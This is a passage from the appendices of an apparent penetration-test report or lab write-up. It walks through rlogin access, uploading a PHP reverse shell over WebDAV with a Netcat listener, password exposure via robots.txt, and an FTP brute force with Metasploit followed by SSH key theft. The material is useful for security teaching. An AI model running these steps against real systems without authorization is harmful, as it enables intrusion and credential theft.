

Figure 13. Correctly typing the command will prompt us to enter a password.

Step 6: Confirming Access and User Status

- On your established reverse shell, confirm you user status as root using the **`whoami`** command.

- Additionally, verify your network configuration using **`ifconfig`** to ensure a successful connection. (See Figure 14)



Figure 14. Confirming our user status (root) and network information from the target

Step 7 (optional): Upgrading the Reverse Shell

- If needed, you can upgrade your current reverse shell to a TTY shell.

4.7 Appendix 007: Inadequate TCP Wrapper Configuration

Step 1: Installing rsh-client

- You will need to install the “rsh-client” package if it’s not already installed. You can do this by running.

```
sudo apt install rsh-client
```

Step 2: Establishing a Remote Connection

- Use the “rlogin” command to initiate a remote login session with the target system:

```
rlogin -l <username> <target ip>
```

Step 3: Checking Root and Network Status

- After successfully connecting to the target system, you can check you user status by running **`whoami`**.
- Additionally, you can check network status and configurations using commands such as **`ifconfig`**, to verify network connectivity and settings.

4.8 Appendix 008: Web Deployment Tool in Production

Step 1: Identifying WebDav Service

- Determine that the target system has an open HTTP port running various web technologies, including WebDav. (see figure 15)



Figure 15. WebDav link leads us to an empty directory where we will upload a reverse shell.

Step 2: Preparing the Web Shell

- Download the web reverse shell from the provided link: **pentestmonkey PHP Reverse Shell**
- Extract the downloaded file which contains the “php-reverse-shell.php” file
- Rename the “php-reverse-shell.php” to “webshell.php”

Step 3: Configuring the Web Shell

- In your command line, navigate to the directory containing the “webshell.php”.
- Open the “webshell.php” in a text editor (e.g. vim)
- Edit the following lines to configure the reverse shell to connect your attacker machine (see Figure 16):

```
$ip = '<your attacker IP>';
$port = <your listening port>;
```



Figure 16. Identifying variables to change ($ip and $port)

Step 4: Using Cadaver to Connect

- Install and use Cadaver, a command-line WebDav client, to connect to the target’s WebDav service. (see Figure. 17)



Figure 17. Command to connect to WebDav’s console

Step 5: Uploading the Web Shell to /dav

- Inside the cadaver session, upload the “webshell.php” file to the WebDav directory: (see Figure 18)

```
put webshell.php
```



Figure 18. Successful Cadaver put request

Step 6: Preparing the Netcat listener

- In another terminal tab, set up a Netcat listener on the port you specified in the web shell configuration:

```
nc –lvnp <listening port>
```

Step 7: Initiating the Reverse Shell

- Open your web browser and navigate to the following URL:

```
http://<target ip>/dav/webshell.php
```

Step 8: Establishing the Reverse Shell

- Accessing the URL in step 7 will establish a reverse shell connection to your attacker machine.

4.9 Appendix 009: Sensitive Information Exposure via robots.txt

Step 1: Identifying the Misconfigured robots.txt

- Discover that one of the robots.txt files on the target website is misconfigured, potentially exposing sensitive information.

Step 2: Scanning for robots.txt Files

- Begin by visiting various web pages on the target website.
- Append “/robots.txt” to the end of each URL to check for the presence of robots.txt files.

```
http://<target website>/robots.txt
```

Step 3. Identifying the Vulnerable robots.txt

- Examine the content of each robots.txt file to find one that contains directories or paths to sensitive information. (see Figure 19)



Figure 19. A misconfigured robots.txt file that contains a syntax error. Useful to explore each link.

Step 4: Exploring Sensitive Information

- Access the directories and paths listed on the vulnerable robots.txt file.
- View and record any sensitive information, configurations, or data that is exposed. (see Figure 20)



Figure 20. One of the links lead us in viewing usernames and passwords.

4.10 Appendix 010: FTP Login With Weak Credentials

Step 1: Using msfconsole for FTP Brute Force

- By running `msfconsole`, we will use the FTP login auxiliary scanner module (see Figure. 20):

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > use auxiliary/scanner/ftp/ftp_login
```

Figure 20. use auxiliary/scanner/ftp/ftp_login is the auxiliary module we'll use.

Step 2: Configuring Module Options

- View and configure the module's options. Specifically set the following parameters. (see Figure. 21)
  - `**USER_FILE**`: Provide a text file containing usernames discovering during the enumeration phase, including default and common usernames.
  - `**PASS_FILE**`: Specify a text file with passwords, including predictable ones like username reuse and default passwords.
  - `**RHOSTS**`: Set the target IP address
  - Ensure that `**RPORT**` points to the correct FTP port, typically port 21

```
Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none,
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE ~/Desktop/usernames.txt
USER_FILE ⇒ ~/Desktop/usernames.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE ~/Desktop/password.txt
PASS_FILE ⇒ ~/Desktop/password.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 10.0.2.7
RHOSTS ⇒ 10.0.2.7
```

Figure 21. Setting parameters for the auxiliary module.

Step 3: Recording Successful Logins

- Type `**run**` to start brute-forcing login credentials for FTP.
- As the module runs, it will attempt to login with the provided username-password combinations.
- View and record any successful logins that are discovered. (see Figure. 22)



Figure 22. Successful logins contains [+] icon.

Step 4: Exploring FTP Access

- After recording successful credentials, you can interact with the FTP server with the a FTP Client. Use `**ftp**` command followed by tour attacker's IP address: (see Figure. 23)



Figure 23. Using the ftp command to connect to the target

Step 5: Assessing Permissions and Elevating Privileges

- Inside the FTP session, examine the permissions and access level you have.
- Attempt to elevate privileges or gain additional access if possible.

Step 6: Gathering and Exploiting SSH Keys

- Look for SSH keys that can be copied for future login
- Explore, edit, and download files of interest from the FTP server.